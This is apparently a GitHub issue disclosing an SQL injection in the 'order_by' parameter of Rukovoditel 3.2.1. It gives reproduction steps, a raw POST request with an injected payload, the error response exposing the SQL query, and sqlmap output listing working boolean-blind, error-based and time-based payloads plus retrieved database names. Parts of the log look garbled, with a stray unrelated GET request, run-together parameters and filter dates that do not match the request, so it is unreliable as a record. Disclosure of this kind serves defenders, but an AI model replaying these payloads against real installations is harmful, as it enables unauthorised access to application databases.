

New issue

[Jump to bottom](#)

## SQL Injection Vulnerability on "order\_by" parameter in Rukovoditel-3.2.1 #2

Open

Kubozz opened this issue on Oct 15 · 0 comments

Kubozz commented on Oct 15 • edited ▾

Owner

### Description:


I download Rukovoditel-3.2.1 from <https://www.rukovoditel.net/download.php>

The SQL Injection vulnerability can be exploited by injecting inside the field **order\_by** parameter to generate error and get the query output.

### PoC:

1. Login account
2. Go to 'rukovoditel/index.php?module=logs/view&type=php'
3. Apply search query
4. Insert SQLi payload and I get presented with an error message dumping the output of SQL query

## Screenshot:



## Request and response:

### Request

Pretty Raw Hex

```
1 POST /rukovoditel/index.php?module=logs/view&type=php&action=listing&token=iYIam5vQD2 HTTP/1.1
2 Host: 192.168.232.135
3 Content-Length: 244
4 Accept: text/html, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://192.168.232.135
9 Referer: http://192.168.232.135/rukovoditel/index.php?module=logs/view&type=php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: cookie_test=please_accept_for_session; sid=p8bhebor5u337mgobcq2kcme9; app_login_redirect_to=module%3Ddashboard%2F
13 Connection: close
14
15 page=1&filters%5B0%5D%5Bname%5D=from&filters%5B0%5D%5Bvalue%5D=2022-10-15+16%3A00&filters%5B1%5D%5Bname%5D=to&filters%5B1%5D%5Bvalue%5D=2022-10-16+16%3A00&filters%5B2%5D%5Bname%5D=search&filters%5B2%5D%5Bvalue%5D='&order_by=date_added+desc'
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 15 Oct 2022 09:59:53 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: cookie_test=please_accept_for_session; expires=Mon, 14-Nov-2022 05:59:53 GMT; Max-Age=2592000
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 1382
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13
14 <app_db_error>
15 <div style="color: #b94a48; background: #f2dede; border: 1px solid #eed3d7; padding: 5px; margin: 5px; font-family: verdana; font-size: 10px; line-height: 1.5;">
16 <div>
17 <strong>
18 Database Error:
19 1064 - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
20 </div>
21 </div>
22 <strong>
23 Query:
24 select count(*) as total from app_logs l left join app_entity_l u on u.id=l.users_id where log_type='php' and FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')>='2022-10-15 16:00' and FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')<='2022/10/07 16:00' and (u.field_12 like ('%')) or l.description like ('%') or l.http_url like ('%')) order by l.date_added desc'
25 </div>
26 <div>
27 <strong>
28 Data:
29
```

```
[05:44:46] [INFO] parsing HTTP request from "request.txt"
[05:44:46] [WARNING] it appears that you have provided tainted parameter values ('filters2'[value]='') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap
p could be able to run properly
you are really sure that you want to continue (sqlmap could have problems)? [y/N] y
GET /manager/html/ HTTP/1.1 Host: 10.10.10.10 User-Agent: sqlmap/1.4.10# (http://sqlmap.org) Accept: */*
[05:44:47] [INFO] resuming back-end DBMS "mysql"
[05:44:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: order-by (POST)
  Type: boolean-based blind
  Title: MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause
  Payload: page=1&filters[0][name]=fromfilters[0][value]=2022-10-15 16:00&filters[1][name]=tofilters[1][value]=2022-10/07 16:00&filters[2][name]=search&filters[2][value]=-border_by-date_added desc,(SELECT (CASE WHEN (5573=5573) THEN
1 ELSE 5573*(SELECT 5573 FROM INFORMATION_SCHEMA.PLUGINS) END))
  Type: error-based
  Title: MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)
  Payload: page=1&filters[0][name]=fromfilters[0][value]=2022-10-15 16:00&filters[1][name]=tofilters[1][value]=2022/10/07 16:00&filters[2][name]=search&filters[2][value]=-border_by-date_added desc,(SELECT 8844 FROM SELECT COUNT(*) CO
NCAT(0x717a7b7a71,(SELECT (ELT(8844=8844,1))))0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
  Type: time-based blind
  Title: MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)
  Payload: page=1&filters[0][name]=fromfilters[0][value]=2022-10-15 16:00&filters[1][name]=tofilters[1][value]=2022/10/07 16:00&filters[2][name]=search&filters[2][value]=-border_by-date_added desc PROCEDURE ANALYSE(EXTRACTVALUE(6402,
CONCAT(0x5c,(BENCHMARK(5000000,MD5(0x75506253)))))1,1)
[05:44:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (euan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[05:44:47] [INFO] fetching database names
you provided a http cookie header, which is not a valid target url, provides its own cookie within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [y/N]
[05:44:48] [WARNING] reflective value(s) found and filtering out
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'rukovoditel'
[05:44:48] [INFO] retrieved: 'information_schema, rukovoditel'
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'ALL_PLUGINS'
[05:44:49] [INFO] retrieved: 'information_schema'
[05:44:49] [INFO] retrieved: 'APPLICABLE_ROLES'
[05:44:49] [INFO] retrieved: 'information_schema'
```

---

No one assigned

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

